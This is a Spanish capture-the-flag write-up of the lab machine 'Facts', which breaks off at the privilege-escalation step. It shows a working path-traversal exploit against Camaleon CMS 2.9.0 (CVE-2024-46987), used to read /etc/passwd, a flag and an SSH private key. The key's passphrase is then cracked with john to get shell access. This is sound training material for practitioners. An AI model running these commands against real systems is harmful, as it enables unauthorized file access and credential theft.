Facts
7 minutos de lectura

sudo para ejecutar el comando facter como root, y se puede emplear para escalar privilegios con un script en Ruby- SO: Linux
- Dificultad: Fácil
- Dirección IP: 10.129.33.130
- Fecha: 31 / 01 / 2026
Escaneo de puertos
# Nmap 7.98 scan initiated as: nmap -sC -sV -o nmap/targeted 10.129.33.130 -p 22,80,54321
Nmap scan report for 10.129.33.130
Host is up (0.041s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 9.9p1 Ubuntu 3ubuntu3.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 4d:d7:b2:8c:d4:df:57:9c:a4:2f:df:c6:e3:01:29:89 (ECDSA)
|_  256 a3:ad:6b:2f:4a:bf:6f:48:ac:81:b9:45:3f:de:fb:87 (ED25519)
80/tcp    open  http    nginx 1.26.3 (Ubuntu)
|_http-title: Did not follow redirect to http://facts.htb/
|_http-server-header: nginx/1.26.3 (Ubuntu)
54321/tcp open  http    Golang net/http server
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 400 Bad Request
|     Accept-Ranges: bytes
|     Content-Length: 303
|     Content-Type: application/xml
|     Server: MinIO
|     Strict-Transport-Security: max-age=31536000; includeSubDomains
|     Vary: Origin
|     X-Amz-Id-2: dd9025bab4ad464b049177c95eb6ebf374d3b3fd1af9251148b658df7ac2e3e8
|     X-Amz-Request-Id: 189076C9A33EB67A
|     X-Content-Type-Options: nosniff
|     X-Xss-Protection: 1; mode=block
|     Date: Mon, 02 Feb 2026 15:14:21 GMT
|     <?xml version="1.0" encoding="UTF-8"?>
|     <Error><Code>InvalidRequest</Code><Message>Invalid Request (invalid argument)</Message><Resource>/nice ports,/Trinity.txt.bak</Resource><RequestId>189076C9A33EB67A</RequestId><HostId>dd9025bab4ad464b049177c95eb6ebf374d3b3fd1af9251148b658df7ac2e3e8</HostId></Error>
|   GenericLines, Help, RTSPRequest, SSLSessionReq:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 400 Bad Request
|     Accept-Ranges: bytes
|     Content-Length: 276
|     Content-Type: application/xml
|     Server: MinIO
|     Strict-Transport-Security: max-age=31536000; includeSubDomains
|     Vary: Origin
|     X-Amz-Id-2: dd9025bab4ad464b049177c95eb6ebf374d3b3fd1af9251148b658df7ac2e3e8
|     X-Amz-Request-Id: 189076C5C630CAB9
|     X-Content-Type-Options: nosniff
|     X-Xss-Protection: 1; mode=block
|     Date: Mon, 02 Feb 2026 15:14:05 GMT
|     <?xml version="1.0" encoding="UTF-8"?>
|     <Error><Code>InvalidRequest</Code><Message>Invalid Request (invalid argument)</Message><Resource>/</Resource><RequestId>189076C5C630CAB9</RequestId><HostId>dd9025bab4ad464b049177c95eb6ebf374d3b3fd1af9251148b658df7ac2e3e8</HostId></Error>
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Vary: Origin
|     Date: Mon, 02 Feb 2026 15:14:05 GMT
|_    Content-Length: 0
|_http-title: Site doesn't have a title (application/xml).
|_http-server-header: MinIO
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done -- 1 IP address (1 host up) scanned in 33.15 seconds
Esta máquina tiene los puertos 22 (SSH), 80 (HTTP) y 54321 abiertos.
Enumeración

Si vamos a http://10.129.33.130, seremos redirigidos a http://facts.htb, por lo que necesitamos añadir facts.htb en /etc/hosts. Vemos este blog:

Podemos ver que el blog está construido con Camaleon CMS:
Según la documentación, podemos ir a /admin para acceder al panel de administración. Intentemos acceder:

Aquí vemos que se nos permite registrar una nueva cuenta. Registremos una:

Una vez registrados, tenemos acceso a nuestro panel. Podemos ver aquí que la versión de Camaleon CMS es 2.9.0:

En este punto, podemos intentar encontrar vulnerabilidades en Camaleon CMS 2.9.0. Hay algunos CVEs que aplican a esta versión.
Lectura de archivos locales
Una de las vulnerabilidades es CVE-2024-46987, que permite a un usuario autenticado descargar archivos locales del servidor (Local File Read). La vulnerabilidad es activada por el endpoint download_private_file y un parámetro file:
$ curl 'facts.htb/admin/media/download_private_file?file=../../../etc/passwd' -H 'Cookie: _factsapp_session=Wq8grt9NAdX0T9RSKmO7VYopnnSsvRVNPhzOf%2BHAWd%2B50smUuJuc1FrcHrz2g3NNHY1SYESdXcLR4tJbecKIBmJ78cJmqQym7tWuYTi5W%2BjbmnIkVM%2F7MvWJY8t%2Bz%2Bd%2FFgFo3BHcbI85KXARsGPA6CUHw7FJahY1paJs4toFJlWSqDxi9L5twf2xjXoPdAjoGs%2F9ypaBmRN%2BpwXNdBxtNvbgNChdw7Hgqs7JsVZ%2FlKgb6bI9DZonJM2XlugcHJz1EXhbegkMN%2BpdUEStgiwSMTc9uVJb%2FVr5wcA%2B%2Fjy2WlKhj8QM%2BqD1cBMi8k9OzpwnZnmQHQB%2BiPz7vVmzR3oHbFpWvTZV%2BQB%2BLDcu4Wuf1HgZbVM5S6QshVSWuzs0Cb7inA%3D%3D--YYm2HOEZgsqqwpZh--X2I8dX71l5JP9fdOLbtg4Q%3D%3D; auth_token=gnPzzZSZ6IPmffeczeA3lg&Mozilla%2F5.0+%28Macintosh%3B+Intel+Mac+OS+X+10.15%3B+rv%3A147.0%29+Gecko%2F20100101+Firefox%2F147.0&10.10.16.167'
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
usbmux:x:100:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:102:102::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:992:992:systemd Resolver:/:/usr/sbin/nologin
pollinate:x:103:1::/var/cache/pollinate:/bin/false
polkitd:x:991:991:User for polkitd:/:/usr/sbin/nologin
syslog:x:104:104::/nonexistent:/usr/sbin/nologin
uuidd:x:105:105::/run/uuidd:/usr/sbin/nologin
tcpdump:x:106:107::/nonexistent:/usr/sbin/nologin
tss:x:107:108:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:108:109::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:989:989:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
trivia:x:1000:1000:facts.htb:/home/trivia:/bin/bash
william:x:1001:1001::/home/william:/bin/bash
_laurel:x:101:988::/var/log/laurel:/bin/false
Ahora, podemos envolver el comando anterior en una función de shell para probar otros archivos:
$ function lfr() { curl "facts.htb/admin/media/download_private_file?file=../../..$1" -sH 'Cookie: _factsapp_session=Wq8grt9NAdX0T9RSKmO7VYopnnSsvRVNPhzOf%2BHAWd%2B50smUuJuc1FrcHrz2g3NNHY1SYESdXcLR4tJbecKIBmJ78cJmqQym7tWuYTi5W%2BjbmnIkVM%2F7MvWJY8t%2Bz%2Bd%2FFgFo3BHcbI85KXARsGPA6CUHw7FJahY1paJs4toFJlWSqDxi9L5twf2xjXoPdAjoGs%2F9ypaBmRN%2BpwXNdBxtNvbgNChdw7Hgqs7JsVZ%2FlKgb6bI9DZonJM2XlugcHJz1EXhbegkMN%2BpdUEStgiwSMTc9uVJb%2FVr5wcA%2B%2Fjy2WlKhj8QM%2BqD1cBMi8k9OzpwnZnmQHQB%2BiPz7vVmzR3oHbFpWvTZV%2BQB%2BLDcu4Wuf1HgZbVM5S6QshVSWuzs0Cb7inA%3D%3D--YYm2HOEZgsqqwpZh--X2I8dX71l5JP9fdOLbtg4Q%3D%3D; auth_token=gnPzzZSZ6IPmffeczeA3lg&Mozilla%2F5.0+%28Macintosh%3B+Intel+Mac+OS+X+10.15%3B+rv%3A147.0%29+Gecko%2F20100101+Firefox%2F147.0&10.10.16.167' }

$ lfr /etc/hosts
127.0.0.1 localhost facts.htb
127.0.1.1 facts

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
De /etc/passwd conocemos dos usuarios con bajos privilegios: trivia y william. Por suerte, podemos encontrar user.txt en el directorio personal de william:
$ lfr /home/william/user.txt
a128702721175f57df2d15129a5cdf97
Acceso a la máquina
Si continuamos enumerando archivos, una de las cosas a probar es ver si hay claves privadas de SSH expuestas. Podemos intentar descargar la clave privada de william o la de trivia. Sin embargo, si probamos el nombre de archivo típico id_rsa, no obtendremos nada. En su lugar, podemos probar otros nombres de archivo, como id_ed25519, id_ecdsa, id_dsa… Eventualmente, encontraremos la clave privada de trivia:
$ lfr /home/trivia/.ssh/id_ed25519 | tee trivia_id_ed25519
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABCtWOMfQc
q5STg2S7TvhXXYAAAAGAAAAAEAAAAzAAAAC3NzaC1lZDI1NTE5AAAAIFNyxyhywtTcSM6t
YAgwc49rRedop5hrms/Y852bKdjQAAAAoAFsN+qYi4xQutdmJeMoXy1CyDy4ev/xTqbXwB
CWHKikO2YGCsJlpF7aXWNRU3eD7j15K18KOqkJabhgAmMyxDHHdWl/92D10FbcPmCiA0z+
PGT0M5TIKqVbhciR90G/CzjYpL+OfMa2aZYbEqTgSEsz4fvxfNZHVyHMc7bbtKWcJsQgkN
rqfkrMr6L3dKdOH7aupZAk8PcDeX1K9bezBYU=
-----END OPENSSH PRIVATE KEY-----
En lugar de adivinar el nombre del archivo, podríamos haber leído authorized_keys y descubrir que se usaba ED25519 para la autenticación por SSH:
$ lfr /home/trivia/.ssh/authorized_keys
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFNyxyhywtTcSM6tYAgwc49rRedop5hrms/Y852bKdjQ
Si intentamos acceder a la máquina vía SSH usando esta clave privada, se nos pedirá una contraseña, así que la clave está protegida:
$ chmod 600 trivia_id_ed25519

$ ssh -i trivia_id_ed25519 trivia@facts.htb
Enter passphrase for key 'trivia_id_ed25519':
Usando una herramienta llamada ssh2john, podemos extraer un hash de la clave privada en un formato que john reconoce para intentar romperlo:
$ ssh2john trivia_id_ed25519
trivia_id_ed25519:$sshng$6$16$4241d9cbb99e8cb871ced345a16e8083$290$6f70656e7373682d6b65792d7631000000000a6165733235362d6374720000000662637279707400000018000000104241d9cbb99e8cb871ced345a16e80830000001800000001000000330000000b7373682d6564323535313900000020202eb7be7b34fba1ca425dda31fccb9808245e41c424b31d74983c3d13092589000000a04e3f34102906a264f71c2a97f0536a922a58a402760c2b4da66add6fc1a672c0138ef7ee493ec2d2b52d134523298ce7e16d7e285e475b920890b6d9d299745e4492043cc7e1d7c65f397f13dd5b66f5c65e576389076b0804e16e33a80ccfd897c62af7795ded385d3e784bc11f40cdb80e33508b804bfb77452eb0a467c4c1a73b7dd4457293ad0b974cd175c18bc5d272f5782bfb89d1f6a051888cf8c658$24$130

$ john --wordlist=$WORDLISTS/rockyou.txt <(ssh2john trivia_id_ed25519)
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 24 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
dragonballz      (trivia_id_ed25519)
1g 0:00:04:59 DONE (2026-02-03 17:50) 0.003341g/s 10.69p/s 10.69c/s 10.69C/s fireman..imissu
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
Genial, ahora tenemos acceso a la máquina:
$ ssh -i trivia_id_ed25519 trivia@facts.htb
Enter passphrase for key 'trivia_id_ed25519':
trivia@facts:~$
Enumeración del sistema
Una simple comprobación de permisos de sudo muestra que trivia tiene permitido ejecutar facter como root sin contraseña:
trivia@facts:~$ sudo -l
Matching Defaults entries for trivia on facts:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User trivia may run the following commands on facts:
    (ALL) NOPASSWD: /usr/bin/facter
Mirando el panel de ayuda de este comando, vemos una opción interesante --custom-dir:
trivia@facts:~$ facter -h
Usage
=====

  facter [options] [query] [query] [...]

Options
=======
           [--color]                      Enable color output.
           [--no-color]                   Disable color output.
        -c [--config]                     The location of the config file.
           [--custom-dir]                 A directory to use for custom facts.
        -d [--debug]                      Enable debug output.
           [--external-dir]               A directory to use for external facts.
           [--hocon]                      Output in Hocon format.
        -j [--json]                       Output in JSON format.
        -l [--log-level]                  Set logging level. Supported levels are: none, trace, debug, info, warn, error, and fatal.
           [--no-block]                   Disable fact blocking.
           [--no-cache]                   Disable loading and refreshing facts from the cache
           [--no-custom-facts]            Disable custom facts.
           [--no-external-facts]          Disable external facts.
           [--no-ruby]                    Disable loading Ruby, facts requiring Ruby, and custom facts.
           [--trace]                      Enable backtraces for custom facts.
           [--verbose]                    Enable verbose (info) output.
